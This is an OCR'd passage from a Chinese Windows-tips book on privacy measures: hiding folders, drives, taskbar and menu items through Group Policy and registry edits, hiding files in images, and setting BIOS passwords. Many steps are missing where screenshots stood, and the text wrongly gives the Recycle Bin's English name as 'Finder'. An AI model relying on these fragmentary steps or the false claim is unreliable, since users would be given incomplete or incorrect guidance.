- 让回收站从桌面上消失
- 给 IE 临时文件夹换个家
- 隐藏 QQ 的地理位置

技巧110　养成隐藏文件夹的习惯


电脑中有很多文件会涉及到个人隐私，不希望别人看到，可以通过隐藏文件夹的方式将其文件属性设置为“隐藏”，从而达到保护隐私的目的，以防黑客查看。

❶ 在电脑中选择要隐藏的文件夹。



注意事项


上述操作只能达到隐藏文件夹的效果，如果在文件夹选项里显示所有文件，则该文件夹还会显示出来。要让隐藏的文件夹彻底不显示，需要进行进一步的设置(如下图所示)。




技巧111 显示隐藏的文件夹

显示隐藏文件夹的操作步骤如下。

❶ 选择“开始”→“控制面板”命令。






技巧112 将私人文件夹变为回收站

将重要文件夹的图标变成回收站的图标，会带来视觉误导，从而达到隐藏的效果。

❶ 在电脑中选择要更改的文件夹。



举一反三


直接通过类似的方法可以将私人文件夹伪装成网上邻居、浏览器、驱动器以及移动硬盘等，也可以修改后缀名来完善隐藏。

❽ 选择好回收站的图标后，单击“应用”按钮，再单击“确定”按钮即可将文件夹的图标变为回收站的图标。

技巧113　快速隐藏任务栏

任务栏中的应用程序区是多任务工作时的主要区域，它可以存放大部分正在运行的程序窗口。任何人通过它都可以看到我们正在运行的任务。所以，选择隐藏任务栏也是一种保护隐私的方式。

❶ 在桌面右击任务栏的空白地方，在弹出的快捷菜单中选择“属性”命令。




注　意　事　项


将任务栏设置为自动隐藏后，当鼠标靠近原任务栏处时，任务栏即可自动出现；当鼠标移走后，任务栏又会自动隐藏，这很可以方便地保护个人正在运行的程序。

技巧114　将文件寄生隐藏

隐藏文件还有一种方法就是把文件藏在一张普通的图片中，可以利用万能加密器来实现。

❶ 运行万能加密器。






知　识　补　充

用同样的方法也可以释放在寄主文件中的寄生文件，将其复原。


技巧115　隐藏电脑的驱动器


隐藏驱动器是文件与文件夹加密的有效手段，通过对注册表的修改可以实现驱动器的隐藏。

❶ 按下 Win+R 组合键，弹出“运行”对话框。



❹ 在弹出的注册表编辑器中展开HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer 分支。





知识补充


将 NoDrives 的值改为 4，就可以隐藏 C 盘；将 NoDrives 的值改为 8，就可以隐藏 D 盘；将 NoDrives 的值改为 10，就可以隐藏 E 盘。另外，将 NoDrives 的值改为 0 或将其删除可以使被隐藏的驱动器重新显示出来。

技巧116 隐藏“快速启动”工具栏

不仅任务栏可以隐藏，而且连任务栏里面的“快速启动”工具栏也是可以隐藏的。

在“快速启动”工具栏中存放的都是频繁使用的程序的快捷方式，如果觉得不需要可以将“快速启动”工具栏隐藏。

❶ 右击任务栏的空白地方，弹出如下图所示的快捷菜单。



举一反三


如果想要恢复“快速启动”工具栏，只需重新选中“快速启动”命令即可。


技巧117 隐藏通知区域的程序图标

通知区域中的图标是一些进程的快捷方式，这些进程在计算机后台运行，如防病毒程序或音量控制。这些进程不会具有自己的用户界面。

当前系统正在运行什么程序都可以从通知区域(也叫托盘区)看到，如果不想让这些图标被看到，可以将其隐藏。

❶ 在桌面右击任务栏的空白地方，在弹出的快捷菜单中选择“属性”命令。





注　意　事　项

在通知区域可以看到：  ，QQ的图标不见了。只有单击  ，才可以看到其图标。

技巧118　快速隐藏桌面所有图标

通过简单的操作可以让桌面上所有的图标都看不见。

❶ 右击桌面的空白处。

❷ 在弹出的快捷菜单中选择“排列图标”命令。

❸ 将“显示桌面图标”命令取消选中。

知　识　补　充


要想让程序图标重新显示在桌面上，只要右击桌面空白处，在弹出的快捷菜单中选择“排列图标”→“显示桌面图标”命令即可。

技巧119　隐藏“屏幕保护程序”选项卡

隐藏“屏幕保护程序”选项卡可以阻止黑客添加、配置或更改电脑上的屏幕保护程序。

❶ 选择“开始”→“运行”命令，在弹出的“运行”对话框中输入“gpedit.msc”，单击“确定”按钮打开“组策略”窗口。

❷ 展开“用户配置”/“管理模板”/“控制面板”命令，双击“显示”选项。




❻ 右击桌面空白处，在弹出的快捷菜单中选择“属性”命令，在弹出的“属性”窗口中可以看到没有“屏幕保护程序”了。

技巧120 让关机按钮从登录界面消失

黑客可以利用登录界面上的关机按钮让电脑非法关机，破除电脑的屏幕保护状态。如果觉得关机按钮没有什么用，还是将其隐藏比较好。

❶ 选择“开始”→“运行”命令，在弹出的“运行”对话框中输入“secpol.msc”。

❷ 单击“确定”按钮进入“本地安全设置”窗口，然后选择“本地策略”。



如此即可让关机按钮从登录界面消失。


技巧121 让回收站从桌面上消失

回收站(英文名：Finder)主要用来存放用户临时删除的文档资料，用好和管理好回收站、打造富有个性功能的回收站可以更加方便我们日常的文档维护工作。

回收站是黑客比较喜欢逛的地方，里面会有很多被删除的隐私文件，如果没有彻底删除文件的习惯，不妨将回收站藏起来。

❶ 选择“开始”→“运行”命令，在打开的“运行”对话框中输入“gpedit.msc”，如下图所示。

❷ 单击“确定”按钮打开“组策略”窗口，展开“用户配置”\“管理模板”，双击“桌面”选项。



专家坐堂


把回收站隐藏以后，在桌面上建一个没有用的文件夹，将其伪装成回收站，这样的效果会更好。

技巧122　巧妙隐藏 IE 收藏夹

收藏夹中收藏着喜欢的网址和常用的网址，带来了方便的同时也带来了安全隐患。通过组策略编辑器可以将 IE 收藏夹隐藏。

❶ 选择“开始”→“运行”命令，在弹出的“运行”对话框中输入“gpedit.msc”，单击“确定”按钮打开“组策略”窗口。

❷ 展开“用户配置”\“管理模板”\“Windows 组件”\Internet Explorer，双击“浏览器菜单”选项。




❻ 打开 IE 浏览器可以发现，收藏夹已经变为灰色无法打开了，如下图所示。


技巧123 在局域网中隐藏共享文件夹

在局域网中共享文件夹后，其他电脑可以从网络访问该共享文件夹。如果不想让陌生用户访问该文件，可以将其隐藏起来。

❶ 首先打开一个文件夹，在菜单栏里选择“工具”→“文件夹选项”命令，切换到“查看”选项卡。



❸ 单击“确定”按钮，再选中需要隐藏的共享文件夹，右击并在弹出的快捷菜单中选择“属性”命令。



❻ 此时即可将该共享文件夹在局域网中隐藏，可以起到很好的保护作用。

注 意 事 项

改名也只是在原文件名后面添加一个半角的“$”字符。

局域网的其他用户要想访问该共享文件，只需输入“\\计算机名\software$”。


技巧124 给 IE 临时文件夹换个家

使用 IE 浏览器上网时会将网上的部分文件保存在 C 盘的一个默认路径下，黑客很容易找到这个路径，为了安全着想，有必要给 IE 临时文件夹换个位置。

专 家 坐 堂

将 IE 临时文件夹更换路径后，可以加密新的文件夹，这样可以更加安全。

❶ 选择打开 IE 浏览器，选择“工具”→“Internet 选项”命令，弹出“Internet 选项”对话框。





技巧125　快速隐藏“搜索”界面


为防止黑客通过查找界面来搜索计算机中的文件，用户应及时隐藏“查找”界面。

❶ 选择“开始”→“运行”命令，在弹出的“运行”对话框中输入“regedit”，单击“确定”按钮。

❷ 展开 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer 分支。









技巧126 快速隐藏“运行”界面


隐藏“运行”界面可以有效防止黑客通过命令窗口对计算机进行改动。


❶ 在“运行”对话框中输入“regedit”，打开注册表编辑器。

❷ 展开 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer 分支。











技巧127 快速隐藏“注销”界面


除了让关机按钮从登录界面消失之外，用户还应隐藏“注销”界面，以防止黑客通过注销界面进行破坏。

❶ 选择“开始”→“运行”命令，在弹出的“运行”对话框中输入“regedit”，单击“确定”按钮。

❷ 展开 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer 分支。







技巧128　隐藏“工具”菜单中的各个选项

可以通过修改注册表来隐藏“工具”菜单中的各个选项，避免非本机用户恶意篡改各种选项。

❶ 按下 Win+R 组合键，在弹出的“运行”对话框中输入“regedit”，单击“确定”按钮，在弹出的注册表编辑器窗口中展开HKEY_CURRENT_USER\Software\Microsoft\Conferencing 分支。

❷ 选择 Conferencing 并在右边窗格空白处右击，创建如下表所示的键值，并修改其值。

名　称	类　型	数　据
NoGeneralPage	DWORD	1：隐藏“常规”选项； 0：显示
NoAdvanced-Calling	DWORD	1：禁用“高级呼叫”按钮； 0：启用
NoSecurityPage	DWORD	1：隐藏“安全措施”选项； 0：显示
NoAudioPage	DWORD	1：隐藏“音频”选项； 0：显示
NoVideoPage	DWORD	1：隐藏“视频”选项； 0：显示

技巧129　隐藏 QQ 的地理位置

使用 QQ 的时候，可以通过查看 QQ 好友的地理位置知道好友在哪个城市，如果不想暴露自己的地理位置，可以通过以下几个步骤进行设置。

❶ 登录 QQ 2010，选择“主菜单”→“系统设置”→“状态和提醒”命令，弹出“系统设置”窗口。

知识补充

通过类似的设置也可以取消很多的“即时共享”，比如正在玩的 QQ 游戏、正在听的 QQ 音乐等。

举一反三

专题七　巧用加密技术防御黑客

内容导航

电脑中存放着很多商业机密文件和个人隐私文件，电脑一旦被黑客入侵，后果不堪设想。需要对这些重要文件进行加密处理，这样才能保证用户利益不受损害。

热点快报

- 设置计算机系统密码
- 设置各类文档软件密码
- 巧用文件夹加密器
- QQ、MSN 聊天记录加密


技巧130　设置电脑 BIOS 密码

设置电脑开机密码可以防止他人进入系统，起到很好的保护隐私的作用。

(1) 设置超级用户密码


设置超级用户密码可以防止他人修改 BIOS 的内容及其设置。

❶ 在电脑开机或重新启动的时候按下 Delete 键不放，进入 CMOS 设置界面。



(2) 设置用户密码

设置了用户密码以后，在进入 BIOS 时需要输入正确的用户密码，才能获得使用电脑的权限，但不能修改 BIOS 的设置。



(3) 让电脑开机检测密码

为电脑设置了 Supervisor Password 和 User

Password 后，作用是在进入 BIOS 设置界面时要求输入密码。通过以下的步骤可以让电脑在开机时就检测密码。

注 意 事 项

上述步骤是在 CMOS 模拟环境下进行的，CMOS 模拟程序可以从网上下载，容量很小。对 BIOS 进行设置以后，不要忘记保存设置。


专 家 坐 堂


设置了超级用户密码和用户密码后，使用任意一个密码都能进入系统和 BIOS 设置界面，区别是通过用户密码进入 BIOS 设置界面后，不能修改里面的设置，但是能修改用户密码。


技巧131 设置超强的电脑启动密码

